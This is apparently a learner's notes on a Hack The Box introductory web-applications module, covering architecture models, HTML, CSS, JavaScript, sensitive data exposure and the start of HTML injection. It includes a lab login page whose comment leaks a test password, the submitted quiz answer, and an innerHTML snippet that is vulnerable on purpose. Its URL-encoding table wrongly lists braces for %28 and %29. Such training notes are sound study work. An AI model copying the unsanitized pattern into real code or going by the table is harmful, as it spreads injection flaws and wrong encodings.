

HTB: INTRODUCTION TO WEB APPLICATIONS

Introduction

Web applications are interactive software programs that run in web browsers and follow a client-server model. They typically consist of front end components that users interact with and back end components that process data and manage functionality on remote servers. Unlike traditional static websites, modern web applications are dynamic, allowing real-time interaction and personalized content for users. Web applications are widely used across industries—from email platforms like Gmail to e-commerce sites like Amazon—and can be accessed from any device with an internet connection. Understanding how these applications function, their architecture, and the security risks they present is essential for anyone working in web development or cybersecurity.

Web Application Layout

In this section, I learned how web applications are structured through various layouts and architectures, including single-server, multi-server, and database separation models. I explored the different components that make up a web application—such as clients, servers, web servers, databases, and microservices—and how they interact within a layered architecture (presentation, application, and data layers). The section also introduced modern approaches like microservices and serverless architectures, which offer scalability, flexibility, and faster deployment. Additionally, I gained insight into how architectural design choices can affect the security of a web application, emphasizing the importance of access controls and proper segmentation to prevent system-wide compromises. Understanding these layouts is essential for building secure, scalable, and efficient web applications

Category	Description
Web Application Infrastructure	Describes the structure of required components, such as the database, needed for the web application to function as intended. Since the web application can be set up to run on a separate server, it is essential to know which database server it needs to access.
Web Application Components	The components that make up a web application represent all the components that the web application interacts with. These are divided into the following three areas: UI/UX , Client , and Server components.
Web Application Architecture	Architecture comprises all the relationships between the various web application components.


Web Application Infrastructure

Web applications can use many different infrastructure setups. These are also called **models**. The most common ones can be grouped into the following four types:

- **Client-Server**
- **One Server**
- **Many Servers - One Database**
- **Many Servers - Many Databases**


Client-Server

Web applications often adopt the **client-server** model. A server hosts the web application in a client-server model and distributes it to any clients trying to access it.




One Server

In this architecture, the entire web application or even several web applications and their components, including the database, are hosted on a single server. Though this design is straightforward and easy to implement, it is also the riskiest design.




Many Servers - One Database

This model separates the database onto its own database server and allows the web applications' hosting server to access the database server to store and retrieve data. It can be seen as many-servers to one-database and one-server to one-database, as long as the database is separated on its own database server.



Many Servers - Many Databases

This model builds upon the **Many Servers, One Database** model. However, within the database server, each web application's data is hosted in a separate database. The web application can only access private data and only common data that is shared across web applications. It is also possible to host each web application's database on its separate database server.



Summary

Architecture	Security Risk	Redundancy	Complexity	Performance
One Server	High	Low	Low	Moderate
Many Servers – One Database	Moderate	Moderate	Moderate	Good
Many Servers – Many Databases	Low	High	High	High

Front End vs. Back End

In this section, I learned how web applications are divided into two major parts: the **front end** and the **back end**, each playing a distinct role in the application's function and user experience.

🖥️ Front End (Client-Side):

- The **front end** includes everything the user sees and interacts with in their browser.
- It is built using **HTML**, **CSS**, and **JavaScript**.
- Responsible for **UI (User Interface)** and **UX (User Experience)**.
- Must be responsive and compatible with various **devices**, **browsers**, and **screen sizes**.
- Poorly optimized front ends can cause the app to feel slow or unresponsive.

Front End

The front end of a web application contains the user's components directly through their web browser (client-side). These components make up the source code of the web page we view when visiting a web application and usually include **HTML**, **CSS**, and **JavaScript**, which is then interpreted in real-time by our browsers.



This includes everything that the user sees and interacts with, like the page's main elements such as the title and text **HTML**, the design and animation of all elements **CSS**, and what function each part of a page performs **JavaScript**.

🖥️ Back End (Server-Side):

- The **back end** handles the **core functionality**, processes user requests, and communicates with databases.
- Key components:
 - **Back end servers** (e.g., Linux, Windows)
 - **Web servers** (e.g., Apache, NGINX, IIS)

- **Databases** (e.g., MySQL, PostgreSQL, MongoDB)
- **Frameworks** (e.g., Django, Express, Laravel, ASP.NET)
- Back end code is not visible to users and runs on remote servers.



🔒 Security Considerations:

- **Front end vulnerabilities** like **HTML injection**, **XSS**, and **CSRF** can be exploited by attackers.
- **Back end vulnerabilities** include **SQL injection**, **Command injection**, and insecure configurations.
- Common developer mistakes (like storing passwords in plain text or trusting user input) often lead to critical security flaws.

Testing Approaches:

- **Whitebox testing** (front end): Review source code when accessible.
 - **Blackbox testing** (back end): Analyze behavior without access to source code unless vulnerabilities like **Local File Inclusion (LFI)** expose it.
-

OWASP Top 10 Vulnerabilities to be familiar with:

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfigurations
6. Outdated Components
7. Authentication Failures
8. Data Integrity Failures
9. Logging Failures
10. Server-Side Request Forgery (SSRF)

HTML

In this section, I learned how **HTML (HyperText Markup Language)** forms the foundational structure of all web pages and is a core component of front-end web development. HTML defines the **basic elements** of a webpage—such as headings, paragraphs, images, links, and forms—that are interpreted by the browser and displayed to users.

Key Points:

- **HTML elements** are structured in a nested tree format, similar to XML, with each element enclosed by opening and closing tags (e.g., `<p>` and `</p>`).
- Tags may include **IDs or class attributes** (e.g., `<p id="para1">`), which are important for applying CSS or targeting elements via JavaScript.

- The **<head> tag** contains metadata like the page title, while the **<body> tag** contains visible page content.
-

🌐 URL Encoding:


- Browsers only support **ASCII characters** in URLs. Special or unsafe characters are **encoded** using a percent symbol followed by two hexadecimal digits (e.g., ' becomes %27 and space becomes %20).
- **URL encoding** is essential for ensuring correct browser interpretation and avoiding errors when sending data via URLs.

Character	Encoding
space	%20
!	%21
"	%22
#	%23
\$	%24
%	%25
&	%26
'	%27
{	%28
}	%29


📄 Document Object Model (DOM):

- The **DOM** represents the structure of HTML documents as objects and allows scripts to dynamically **access and manipulate page content**.
 - Understanding the DOM is crucial for identifying elements by **tag, ID, or class**, which is especially useful for tasks like exploiting or testing front-end vulnerabilities such as **XSS**.
-

Learning HTML and the DOM structure is a key step in understanding how web pages are built and how they can be analyzed, modified, or tested during web development and penetration testing.



Questions



Cascading Style Sheets (CSS)

In this section, I learned how **CSS (Cascading Style Sheets)** is used to control the **appearance and layout** of HTML elements in web applications. CSS works alongside HTML to define how content should look and behave visually across different devices and screen sizes.

Key Points:

- **CSS sets the style** for HTML elements using a selector { property: value; } syntax.
- It allows customization of properties such as:

- Colors
 - Font size and family
 - Text alignment
 - Margins, padding, borders
 - Positioning and layout
-

Usage and Capabilities:

- CSS can:
 - Format all HTML elements by **type, class, or ID**
 - Work with **JavaScript** for dynamic style updates and user interactions
 - Create **animations** (e.g., using @keyframes, animation-duration)
 - Enhance user experience with **responsive design**
- Example CSS styling:

Code: **CSS**

```
body {  
  background-color: black;  
}  
  
h1 {  
  color: white;  
  text-align: center;  
}  
  
p {  
  font-family: helvetica;  
  font-size: 18px;  
}
```

Frameworks:


- To simplify and speed up development, popular CSS frameworks are widely used:
 - **Bootstrap**
 - **SASS**
 - **Foundation**

- **Bulma**
- **Pure**

These frameworks offer **pre-built style components** optimized for modern web apps and help developers avoid repetitive manual styling.

CSS plays a critical role in the **visual presentation and usability** of web applications. When combined effectively with HTML and JavaScript, it enables the creation of **attractive, responsive, and user-friendly interfaces**.

Question



The screenshot shows a quiz interface with a dark blue background. At the top, the word "Questions" is displayed in white. Below it, a prompt says "Answer the question(s) below to complete this Section and earn cubes!". A question is listed with a "+ 1" and a cube icon: "What is the CSS 'property: value' used to make an HTML element's text aligned to the left?". The answer "text-align: left;" is entered in a text box. To the right of the text box are two buttons: "Submit" (blue) and "Hint" (yellow). At the bottom left are "Previous" and "Next" buttons with arrows. At the bottom right is a "Mark Complete & Next" button with a green checkmark icon.

JavaScript

In this section, I learned how **JavaScript** is a powerful and widely-used programming language that brings interactivity and functionality to web applications. While **HTML** defines structure and **CSS** handles styling, JavaScript is used to control **dynamic behavior** and **real-time updates** on the front end of web pages.

⚙️ Key Points:

- JavaScript is typically **executed in the browser** using the `<script>` tag and can either be written directly in the HTML or linked externally via `src`.
- It allows developers to:

- Dynamically **modify page content**
 - Handle **user input**
 - Perform **form validation**
 - Update elements without refreshing the page (e.g., using **Ajax**)
 - Enable **animations** and **client-side interactivity**
-

Example Use:

Code: **javascript**

```
document.getElementById("button1").innerHTML = "Changed Text!";
```

`document.getElementById("button1").innerHTML = "Changed Text!";`

This simple script changes the text of an HTML element when triggered—like on a button click.

Other examples:

Within the page source code, **JavaScript** code is loaded with the `<script>` tag, as follows:

Code: **html**

```
<script type="text/javascript">
..JavaScript code..
</script>
```

A web page can also load remote **JavaScript** code with `src` and the script's link, as follows:

Code: **html**

```
<script src="./script.js"></script>
```

Usage and Benefits:

- JavaScript enables:
 - **Interactive UIs**
 - **Real-time updates** without server reloads

- **Animation effects** beyond CSS capabilities
 - **Client-side logic** execution using browser JavaScript engines
 - It also supports sending and receiving data between front end and back end using technologies like **Ajax**, improving performance and user experience.
-


JavaScript Frameworks:

To simplify and speed up development, modern web developers use **frameworks** and **libraries** built on JavaScript, such as:

- **Angular**
- **React**
- **Vue.js**
- **jQuery**

These frameworks help developers implement advanced features like dynamic components, user authentication, and seamless content updates more efficiently than using plain JavaScript alone.

jsFiddle is a good platform to practice html, css and javascript



JavaScript is essential for building **modern, responsive, and feature-rich web applications**, and understanding its core functions and frameworks is critical for any aspiring web developer or ethical hacker.

Sensitive Data Exposure

In this section, I learned how **Sensitive Data Exposure** occurs when confidential information—such as login credentials, tokens, or internal links—is unintentionally made visible in the **front end** of a web application, typically through the HTML source code. While front-end components are executed on the client-side and don't directly affect the back-end, vulnerabilities in these components can still **put users at risk** or lead to **deeper access** into the application.

Key Points:

- Sensitive data may be exposed through:
 - **HTML comments**
 - **Visible JavaScript code**
 - **Hidden form fields**
 - **External scripts**
 - **Page source (via View Page Source or Ctrl+U)**
- Example:



The screenshot shows a dark-themed code editor. At the top, a text box contains the message: "We see that the developers added some comments that they forgot to remove, which contain test credentials:". Below this, the code editor displays the following HTML comment: `<!-- TODO: remove test credentials test:test -->`. The word "Code:" is followed by "html" in a green font.

- Even simple developer oversights—like leaving credentials or debug comments in the source—can allow attackers to gain access to protected areas of the application.
-

Why It Matters:

- Exposed data can lead to:
 - **Unauthorized access**
 - **Privilege escalation**
 - **Server compromise**

- Discovery of **hidden directories, APIs, or test environments**
- Always **inspect page source** during web application testing to identify “low-hanging fruit.”

Prevention Tips:

- Only include **necessary code** in the client-side source.
 - Remove all **comments, debug info, and test credentials** before deployment.
 - Use **code minification** or **obfuscation** techniques, especially for JavaScript.
 - Classify data sensitivity and avoid exposing private data in the front end.
-

Understanding how to spot and avoid sensitive data exposure is crucial for both **secure development** and **effective penetration testing**. Even small mistakes in the front-end code can lead to major security risks if not properly managed.

Question

To answer this question i connected my machine using openvpn file provided by htb lab

```
2025-06-14 02:38:02 Server-pushed tun-mtu is too large, please add tun-mtu-max 48000 in
e client configuration
2025-06-14 02:38:02 net_route_v4_best_gw query: dst 0.0.0.0
2025-06-14 02:38:02 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
2025-06-14 02:38:02 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:4b:c
2f
2025-06-14 02:38:02 GDG6: remote_host_ipv6=n/a
2025-06-14 02:38:02 net_route_v6_best_gw query: dst ::
2025-06-14 02:38:02 net_route_v6_best_gw result: via fe80::2 dev eth0
2025-06-14 02:38:02 ROUTE6_GATEWAY fe80::2 IFACE=eth0
2025-06-14 02:38:02 TUN/TAP device tun0 opened
2025-06-14 02:38:02 net_iface_mtu_set: mtu 1600 for tun0
2025-06-14 02:38:02 net_iface_up: set tun0 up
2025-06-14 02:38:02 net_addr_v4_add: 10.10.14.91/23 dev tun0
2025-06-14 02:38:02 net_iface_mtu_set: mtu 1600 for tun0
2025-06-14 02:38:02 net_iface_up: set tun0 up
2025-06-14 02:38:02 net_addr_v6_add: dead:beef:2::1059/64 dev tun0
2025-06-14 02:38:02 net_route_v4_add: 10.10.10.0/23 via 10.10.14.1 dev [NULL] table 0 me
ic -1
2025-06-14 02:38:02 net_route_v4_add: 10.129.0.0/16 via 10.10.14.1 dev [NULL] table 0 me
ic -1
2025-06-14 02:38:02 add_route_ipv6(dead:beef::/64 → dead:beef:2::1 metric -1) dev tun0
2025-06-14 02:38:02 net_route_v6_add: dead:beef::/64 via :: dev tun0 table 0 metric -1
2025-06-14 02:38:02 Initialization Sequence Completed
2025-06-14 02:38:02 Data Channel: cipher 'AES-256-CBC', auth 'SHA256', peer-id: 41, comp
ssion: 'lzo'
2025-06-14 02:38:02 Timers: ping 10, ping-restart 120
2025-06-14 02:38:02 Protocol options: explicit-exit-notify 1, protocol-flags cc-exit tls-
```


I then opened the browser and entered the ip provided after spawning the target and going to the source code I found the following:

```
37 width: 100%;
38 border-radius: 10px;
39 }
40
41 button:hover {
42   opacity: 0.8;
43 }
44
45 .container {
46   padding: 10px;
47 }
48 </style>
49 <form action="#" method="post">
50
51   <div class="container">
52     <label for="uname"><b>Username</b></label>
53     <input type="text" required>
54
55     <label for="pwd"><b>Password</b></label>
56     <input type="password" required>
57
58     <!-- TODO: remove test credentials admin:HiddenInPlainSight -->
59
60     <button type="submit">Login</button>
61   </div>
62 </form>
63
64 </html>
```

Answer:

Enable step by step solutions for all questions

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 83.136.253.201:43503 🚩

Life Left: 86 minute(s)

+1 🟩 Check the above login form for exposed passwords. Submit the password as the answer.

HiddenInPlainSight

Submit Hint

Previous Next

Mark Complete & Next

HTML INJECTION

In this section, I learned how **HTML Injection** occurs when a web application displays **unsanitized user input** as part of its HTML content. This type of vulnerability arises when input from users is not properly validated or filtered before being rendered, allowing attackers to inject malicious HTML code directly into the page.

⚠️ Key Points:

- **HTML Injection** is a front-end vulnerability caused by:
 - **Directly displaying user input** in HTML
 - Failing to **sanitize or escape** special HTML characters
 - It can be exploited in two main ways:
 - **Phishing attacks**, e.g., injecting fake login forms
 - **Web defacement**, e.g., altering page content, layout, or style
-


Example Scenario:

A simple JavaScript function prompts the user to enter their name and displays it on the page:

```
document.getElementById("output").innerHTML = "Your name is " + input;
```

